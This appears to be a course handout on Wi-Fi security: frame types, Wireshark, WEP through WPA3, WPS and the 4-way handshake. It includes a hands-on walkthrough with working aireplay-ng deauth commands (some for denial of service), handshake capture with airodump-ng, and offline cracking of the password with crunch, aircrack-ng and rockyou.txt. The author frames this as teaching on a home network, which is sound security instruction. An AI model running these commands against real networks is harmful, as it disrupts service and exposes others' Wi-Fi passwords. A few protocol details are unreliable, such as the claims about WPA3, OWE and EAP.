
You may come across following three types of packets inside the captured file:



- **Management Frames:** These are used to identify available networks, establishing connection via 4-way handshakes, maintain and end connections between devices and APs. Some examples are Beacon, Probe requests/responses, Authentication, Deauthentication and so on. (`wlan.fc.type==0`)
- **Control Frames:** These frames help manage the flow of data, and prevent collisions, especially in noisy environments. Some examples are Acknowledgement, Power Save Poll, Request To Send and Clear To Send. (`wlan.fc.type==1`)
- **Data Frames:** These carry the user data between client and AP. Null frames are used to indicate no data but still active. (`wlan.fc.type==2`)

Sniffing Wi-Fi Packets using `wireshark`

My dear students, `wireshark` (https://www.wireshark.org/) is a free and open-source network protocol analyzer that is used to capture and analyze the packets (TCP, UDP, HTTP, etc) flowing through a network in real-time. Once you open the Wireshark interface, you'll see a list of NW interfaces (like `eth0`, `any`, `wlan0`). Choose the interface you want to capture data from. In our handout#1.4, we captured traffic using the `eth0` interface, but today we will select the `wlan0` interface which we already have switched to monitor mode. After selecting the interface just click start and you'll see the packets being captured in real-time as shown in the screenshot below:



In the above screenshot, you can see four different sub-windows displaying different information:

1. **Filter Toolbar:** The Filter Field is used to enter filters to narrow down the displayed packets. For example, typing `wlan.fc.type==0` will display the management frames, a value of **1** will display control frames, and a value of **2** will display data frames. If you just want to see the 4-way handshake packets type `eapol` (Extensible Authentication Protocol over LAN) in the filter field.
2. **Packet List Pane:** This pane provides a one-line summary of each captured packet. The columns typically include No, Time, Source, Destination, Protocol, Length, and Info.
3. **Packet Details Pane:** When you select a packet for analysis, you can view details of the selected packet in packet details pane. It is divided into expandable sections containing contents of frames.
4. **Packet Bytes Pane:** Displays the raw data of the selected packet in both hexadecimal and ASCII formats. This pane allows you to see the actual bytes that were transmitted over the network.

Wi-Fi NW Security Protocols

WEP

All wireless networks broadcast messages using radio signals, therefore, they are susceptible to eavesdropping. *Wired Equivalent Privacy (WEP) is a security protocol introduced in 1999 and is used in Wi-Fi networks to protect data transmitted over wireless channels*. It was designed to provide a level of security similar to that of wired networks. WEP uses the symmetric stream cipher **RC4** (Rivest Cypher 4) for encrypting the data to achieve confidentiality (64-bit WEP uses 40-bit key + 24-bit IV). To achieve integrity, it uses Cyclic Redundancy Check (**CRC32** checksum).

Authentication methods: Use Open System or Shared Key for client authentication.
- Client sends an authentication request.
- AP responds with a random challenge (plaintext).
- Client encrypts the challenge using the *shared WEP key* using RC4 symmetric algo and sends it back.
- AP decrypts it and compares it to the original, if it matches, client is authenticated.

Key vulnerabilities: WEP was officially discontinued in 2004 and modern Wi-Fi routers won't even have this option anymore, due to following vulnerabilities:
- IV Reuse: Due to the limited size of the IV in WEP (24 bits), there are around 16.7 million unique IVs, and it is highly likely that the same IV will be reused at some time specially in busy networks.
- IV is sent in plain text within each packet.
- Weak RC4 encryption: Reused IVs with the same key allow attackers to capture enough packets (50K – 200K) with repeated IVs and use statistical attacks to crack the WEP key.
- No Message Integrity: WEP uses CRC-32 for integrity, which is not cryptographically secure. An attacker can alter packets and recalculate CRC without being detected.

One possible attack vector against WEP is that an attacker starts capturing the packets, and in busy network soon the unique IVs will exhaust and will be repeated. On a busy network it may take around 10-30 minutes to capture 50K to 200K IVs, which will be enough to use some statistical techniques to crack the WEP key.

WPA

As soon as flaws in WEP were discovered, IEEE created a new group called 802.11i aimed at improving Wi-Fi security, and they introduced Wi-Fi Protected Access (WPA) in 2003 as a replacement for WEP, with following changes:
- For confidentiality, it uses RC4 stream cypher (48-bit IVs) with Temporal Key Integrity Protocol (TKIP) preventing key reuse. Instead of static keys (with reused IVs) TKIP dynamically changes its keys, and each frame is encrypted with a unique temporary key. So, in WPA, even if the attacker captures a million packets, each will have a different IV rendering them useless for traditional statistical attacks.
- For integrity, instead of CRC32, WPA used a Message Integrity Check (MIC) to improve security.

Authentication methods:
- WPA-PSK: Use Pre-Shared key, with 4-way handshake protocol to generate dynamic encryption keys.
- WPA-Enterprise: Use RADIUS (Remote Authentication Dial-in User Service) for client authentication.

Key vulnerabilities:
- Attackers can capture handshake packets and crack passwords using offline dictionary attacks.
- Although TKIP improved key mixing, it still relied on the RC4 stream cipher, which has known cryptographic weaknesses.
- The MIC in WPA uses a 32-bit hash, which is cryptographically weak. Attackers can modify packets and recompute the MIC if they guess the key.

WPA2

As soon as flaws in WPA were discovered, 802.11-i introduced WPA2 in 2004 as a replacement for WPA, with following changes:

- For confidentiality, instead of symmetric stream cipher RC4, WPA2 uses a symmetric block cipher called Advanced Encryption Standard (AES) with 128-bit keys. Instead of TKIP, WPA2 uses CCMP (Counter-mode for Cipher block chaining Message authentication code Protocol).
- For integrity, it used CBC-MAC (Cipher Block Chaining-Message Authentication Code)

Authentication methods:

- WPA2-PSK: Use Pre-Shared key, with 4-way handshake protocol to generate dynamic encryption keys.
- WPA2-Enterprise:Use RADIUS (Remote Authentication Dial-in User Service) for client authentication.

Key vulnerabilities:

- WPA2-Personal (with PSK) is vulnerable to offline dictionary attacks. An attacker captures handshake packets and can try millions of passwords guesses offline, and can succeed if the password is weak or is a dictionary word.
- Downgrade Attacks: Devices supporting multiple modes (e.g., WPA, WPA2) can be tricked into using weaker security protocols. Attackers can force fallback to WPA or even WEP if not properly locked down.
- Evil Twin / Rogue AP Attacks: WPA2 does not authenticate the AP to the client (in PSK mode). An attacker can set up a fake AP with the same SSID and trick users into connecting, enabling MitM attacks.
- Key Reinstallation Attack (KRACK) exploits the 4-way handshake to replay encryption keys.
- Misconfigurations or coding errors in router or client firmware can introduce buffer overflow attacks.

WPA3

WPA3 was introduced by Wi-Fi Alliance (a worldwide network of companies that promotes Wi-Fi technology, certifies Wi-Fi products for interoperability, and owns the "**Wi-Fi**" trademark) in 2018 as a replacement for WPA2, with following changes:

- It replaced AES-CCMP to AES-GCMP for encryption (Galois Counter Mode Protocol).
- It replaced 4-way handshake with Dragonfly handshake, which is resistant to offline brute-force.
- It replaced Pre-Shared Key (PSK) with Simultaneous Authentication of Equals (SAE)
- Protects against KRACK via Opportunistic Wireless Encryption (OWE).

Authentication methods:

- WPA3-Personal: Use Simultaneous Authentication of Equals (SAE) with Dragonfly key exchange.
- WPA-3 Enterprise: Use Extensible Authentication Protocol with 192-bit encryption.

Key vulnerabilities:

- SAE downgrade using Dragonblood attack that downgrade to WPA2 or even WPA.
- SAE Side-channel leaks are attacks where an attacker tries to figure out password by observing how the device behaves during connection process
- Evil Twin APs with OWE Impersonation (Opportunist Wireless Encryption)
- MFP Bypass: Wrong implementation of Management enable launch deauth attack using `mdk4`.

Summary:

Protocol	Authentication	Confidentiality	Integrity	Vulnerabilities
WEP (1999)	Open System/Shared Key • Client sends auth request • AP replies with a challenge in plaintext • Client encrypts with shared WEP key using RC4 • AP decrypts and compares	Use symmetric stream cipher Rivest Cipher 4 (RC4) with 40-bit key + 24-bit IV	Use Cyclic Redundancy Check (CRC-32) to verify the integrity of data	• IV reuse • IV sent in plaintext • RC4 is weak, as reused IVs with same key allows attacker to capture packets and crack the WEP key • CRC32 is weak, as an attacker can modify packets and recalculate the checksum
WPA (2003)	• WPA-PSK use 4-way handshake using pre-shared key • WPA-Enterprise use RADIUS server (Remote Authentication Dial-in User Service)	• Use RC4, but with 48-bit IV, preventing IV reuse • Use Temporal Key Integrity Protocol (TKIP) for dynamic key generation	Use Message Integrity Check (MIC) that adds protection over CRC	• Capture HS packets and crack password using offline dictionary attack • Still uses RC4 with known flaw • MIC is also susceptible to forgery, as an attacker can modify packets and recalculate the code
WPA2 (2004)	• WPA2-PSK use 4-way handshake using pre-shared key • WPA2-Enterprise use RADIUS server	• Use AES with 128-bit keys • Instead of TKIP use CCMP (**C**ounter mode with **C**ipher block chaining **M**essage authentication **P**rotocol	Use CBC-MAC (Cipher Block Chaining-Message Authentication Code)	• Capture HS packets and crack password using offline dictionary attack • Downgrade attack • Evil Twin / Rogue AP attack • KRACK (Key reinstallation attack) • Misconfigurations and code errors in firmware can allow exploits like buffer overflows
WPA3 (2018)	• WPA3-Personal use SAE (Simultaneous Authentication of Equals) using Dragonfly handshake • WPA3-Enterprise use EAP (External Authentication Protocol)	Use AES-GCMP (Galois Counter Mode Protocol)	GCMP includes integrity protection as well using Galois MAC	• SAE downgrade using dragonblood attack • SAE Side-channel leaks are attacks where an attacker tries to figure out password by observing how the device behaves during connection process • Evil Twin APs with OWE impersonation (Opportunist Wireless Encryption)

WPS

Wi-Fi Protected Setup (WPS) is a network security standard introduced in 2006 by the Wi-Fi alliance. It is designed to simplify the process of connecting devices to a Wi-Fi network without manually entering long passwords. A WPS enabled router supports multiple methods:

- A physical/virtual push-button, where you press the push button on your router and within may be a minute or so push the button of your WPS enabled printer to connect it to the router.
- Use a PIN (8-digit code).
- NFC/QR codes.


While convenient, WPS has known security vulnerabilities, especially the PIN method can be brute-forced relatively easily, making it a potential risk if enabled on a network. Due to its flaws, many experts recommend disabling WPS and prefer WPA3 or WPA2 with strong passwords for secure device onboarding.

The 4-Way Handshake (EAPOL)

Extensible Authentication Protocol Over LAN (EAPOL) is the protocol that carries the key exchange messages during the 4-way handshake (used in WPA/WPA2/WPA3) to establish a secure connection between a wireless client (Device/STA) and an Access Point (AP). *The 4-way handshake is the process of exchanging four messages between an AP and the client with the purpose of authenticating a device on a Wi-Fi NW and generating a unique session encryption key (PTK) which is used to encrypt the actual data sent via wireless signals.*

Let us imagine an AP is configured with WPA2 with PSK and a device tries to connect to it by clicking the Access Point's SSID. The process is described in the figure below:

- **Message 1 of 4**: AP sends Authenticator-Nonce to client, and after receiving this message the client has the five variables to generate the PTK.
- **Message 2 of 4**: Client responds with Supplicant-Nonce and after receiving this the AP has the five variables to generate the PTK.
- **Message 3 of 4**: AP sends Group Temporal Key (GTK) + PTK confirmation.
- **Message 4 of 4**: Client confirms installation of keys.



How PTK is Generated:

- **PSK/PMK:** Pre-Shared Key or Pairwise Master Key is a 256 bits key which is generated by both AP and STA using Password Based Key Derivation Function2 (`PBKDF2()`) locally.

  `PSK = PMK = PBKDF2('passphrase', SSID)`


- **PTK:** Pairwise Transient Key is generated using a Pseudorandom function from the five variables. It is a session-specific key (512 bits) used to encrypt unicast traffic between STA and AP.

  `PTK = PRF(PMK, ANonce, SNonce, A-MAC, S-MAC)`

128 bits KCK	128 bits KEK	256 bits TK


  - The ***KCK*** (Key Confirmation Key) is used to generate and verify Message Integrity Code (**MIC**) during Message 2. This confirms that both parties derived the same PTK and no tempering occurred.
  - The ***KEK*** (Key Encryption Key) is used to **encrypt the GTK** (Group Temporal Key) during Message3.
  - The ***TK*** (Temporal Key) is used by both the AP and the client to **encrypt** outgoing and **decrypt** incoming unicast data frames. This is typically done using AES-CCMP for WPA2 (or TKIP in legacy WPA).

DeAuth Attack



- The opposite figure shows four different APs, two devices (a laptop and a cell phone) are currently connected to our target/victim AP. We are on our Kali Linux machine having its wireless NIC set to monitor mode. The first command below will sniff and display the incoming/outgoing traffic of All APs, while the second command will sniff and display the incoming/outgoing traffic of the target AP only.


```
# airodump-ng wlan0
# airodump-ng -c 13 –bssid <MAC> wlan0
```



- Our objective is to launch the deAuth attack on the victim AP, which will disconnect or disassociate a specific or every device connected to that AP as shown in the opposite figure. (As a PoC, if your own mobile phone is also connected to this AP, it will also get disconnected. This can be done using the `aireplay-ng` command, which is actually used to inject/replay frames. Following are some useful parameters of this command:
    - `--deauth` specifies the attack mode, others are `fakeauth`, `arpreplay`, `chopchop` and so on. Count after `deauth` specifies the number of deauth frames to be sent. A zero means send infinite frames.
    - `-a <BSSID>` specifies the target AP's MAC address (Authenticator MAC).
    - `-c <BSSID>` specifies the client to deauth (Supplicant MAC). Omit to deauth all connected clients.

```
# aireplay-ng --deauth 0 -a <A-MAC> wlan0
```

When you execute the above command, the Kali machine will broadcast an infinite trial of spoofed deAuth frames with BSSID of the AP, resulting in disconnection of all the clients. In standard deAuth attack, the AP does not receive deAuth packets (unless you explicitly target it by reversing the `-a` and `-c` options.



- The devices that are disconnected forcefully as a result of this deAuth attack, will try to reconnect and perform the 4-way handshake as shown in the opposite figure.
    - For a DoS attack, we will continue sending a continuous trial of deAuth packets to all the clients to make this service unavailable.
    - But if our target is to crack the WiFi password, we just need the handshake packets. Once done, we let the clients connect and enjoy the Internet service ☺

Handshake Capture + Brute Force Dictionary Attack

Step 1 (Start scanning Wireless NWs using `airodump-ng`):

It is assumed that your WNIC is already set to monitor mode. First run the following command to note down the channel and BSSID of the target AP:

```
# airodump-ng wlan0
```

Now run the following command to sniff only the frames exchanged between the clients and the victim AP at the specified channel and save the results in file(s):

```
# airodump-ng -c 6 --bssid 50:88:11:A7:D2:89 -w wificapture wlan0
```

```
CH  6 ][ Elapsed: 12 s ][ 2025-04-13 07:47

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

50:88:11:A7:D2:89  -61   0       64        8    0   6  130   WPA2 CCMP   PSK  Butt_House2G

BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

50:88:11:A7:D2:89  90:F9:B7:F5:49:ED  -60    0 - 6      0        1
50:88:11:A7:D2:89  E6:D4:F6:1E:14:92  -81    0 -24      2        2
50:88:11:A7:D2:89  8A:42:9E:38:9F:D8  -58    0 - 1e     0        1
50:88:11:A7:D2:89  AE:1F:C0:C5:F3:EA  -78   18e-24      0        3
50:88:11:A7:D2:89  BC:D0:74:59:99:85  -36   18e-24      2       35
```

Step 2 (Launch DeAuth Attack using `aireplay-ng`):

With the above command running, our main target is to capture WPA2 4-way handshake packets. In case of a busy network, we will soon get it, and it will be displayed in the top right corner of the above screenshot. Since I am working inside my home Wi-Fi network, so to save time, let me just deAuth a client (my mobile phone) and force it to reconnect (automatically) and send a handshake. In case of your laptop, you may have to reconnect manually. Run this command for a few seconds, and when you get the handshake frames, just press <ctrl+c> to terminate the aireplay-ng command.


```
# aireplay-ng --deauth 0 -a <BSSID_AP> -c <BSSID_client> wlan0
```

```
CH  6 ][ Elapsed: 8 mins ][ 2025-04-13 07:55 ][ WPA handshake: 50:88:11:A7:D2:89

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

50:88:11:A7:D2:89  -58  92     2797     5449    0   6  130   WPA2 CCMP   PSK  Butt_House2G

BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes

50:88:11:A7:D2:89  8A:9E:E3:14:A1:45  -75   18e-24     12      693  EAPOL
50:88:11:A7:D2:89  6E:EE:DE:5C:F6:85  -38    1e- 1e     0     5190
50:88:11:A7:D2:89  90:F9:B7:F5:49:ED  -59    1e- 6      0       24
50:88:11:A7:D2:89  8A:42:9E:38:9F:D8  -56    0 - 6      0       63
50:88:11:A7:D2:89  BC:D0:74:59:99:85  -32    1e-24      2      824
```

Step 3 (Stop `airodump-ng` and Analyze the Captured Files):

Once you have got the 4-way handshake frames, you can stop sending the deAuth frames by killing the `airodump-ng` (press `ctrl+c`). In the present working directory, you can see five files, for this attack we just need `wificapture-01.cap` and can delete the others. Let us analyze this file by loading it in `wireshark`:

`# wireshark wificapture-01.cap &`



To view the 4-way handshake frames only in the Packet List pane, just type `EAPOL` in the filter field. In the Packet List Pane, you can see the four lines representing the 4-way handshake, by selecting each you can view the contents of the packets in the Packet Details Pane:

- **Message 1 of 4 (AP → Client):** It contains the ANonce, and after receiving this message the client has the five variables (PMK, ANonce, SNonce, A-MAC, S-MAC), which are required to generate the PTK.
- **Message 2 of 4 (Client → AP):** It contains the SNonce+MIC, and after receiving this message the AP has the five variables (PMK, ANonce, SNonce, A-MAC, S-MAC), which are required to generate the PTK.
- **Message 3 of 4 (AP → Client):** AP sends GTK encrypted with KEK + MIC.
- **Message 4 of 4 (Client → AP):** Client confirms installation of keys.

Note: Another important point that you can verify at your own is that, if the client gives a wrong passphrase, the Message 3 of 4 and Message 4 of 4 will not appear.

Crack the Password using aircrack-ng

We can use different offline password cracking tools like `aircrack-ng`, `hashcat`, `pyrit`, `john` and so on to crack the password. All these tools need a wordlist, which is a text file having a collection of possible passwords, and the result of course depends on the quality and comprehensiveness of the wordlist. You can use download wordlists from the Internet, or can use existing wordlists inside your Kali machine located in the the `/usr/share/wordlists/` directory. Another option is creating your own wordlist using tools like **crunch** as shown below:


 # crunch <min-len> <max-len> [<charset string>] -o <filename>
 # crunch 4 4 ab -o mywordlist.txt **($2^4 = 16$)**
 # crunch 2 4 abc -o mywordlist.txt **($3^2 + 3^3 + 3^4 = 9 + 27 + 81 = 117$)**
 # crunch 3 6 abcd -o mywordlist.txt **($4^3 + 4^4 + 4^5 + 4^6 = 64 + 256 + 1024 + 4096 = 5440$)**
 # crunch 8 8 abc…z -o mywordlist.txt **(208827064576)**

Imagine the size of the wordlist containing exactly 8-xter passwords containing lower+upper+digits+special characters ☺

The **aircrack-ng** is particularly used to crack WEP (once enough packets have been captured) or crack WPA/WPA2 keys (once you have captured the 4-way handshake). We also need a wordlist file, and for this example we will use the famous `rockyou.txt` file, which actually contains leaked or stolen credentials and later released to the public. Once you execute the following command, `aircrack-ng` will test each password in the wordlist file against the captured handshake until the correct password is found.

```
# aircrack-ng wificapture-01.cap -w /usr/share/wordlists/rockyou.txt
```

With **aircrack-ng**, it might take hours to compare all the 14 million passwords that are there in the `rockyou.txt` file, as you can see in the above screenshot that it is testing around 886 keys per second. The purpose of this handout is to show you how to use necessary tools. Cracking keys can take a long time, so to save time and watch hours and hours to the screen, I just added the correct password of my Wi-Fi network at around 1700th location of the `rockyou.txt` file, to get a quick response ☺. Instead of using `aircrack-ng`, you can use **airolib-ng** that speedup this cracking process by using pre-computed PMKs. Or you can use **hashcat** instead that make use of GPUs for faster cracking.




How aircrack-ng crack WPA/WPA2 passwords:

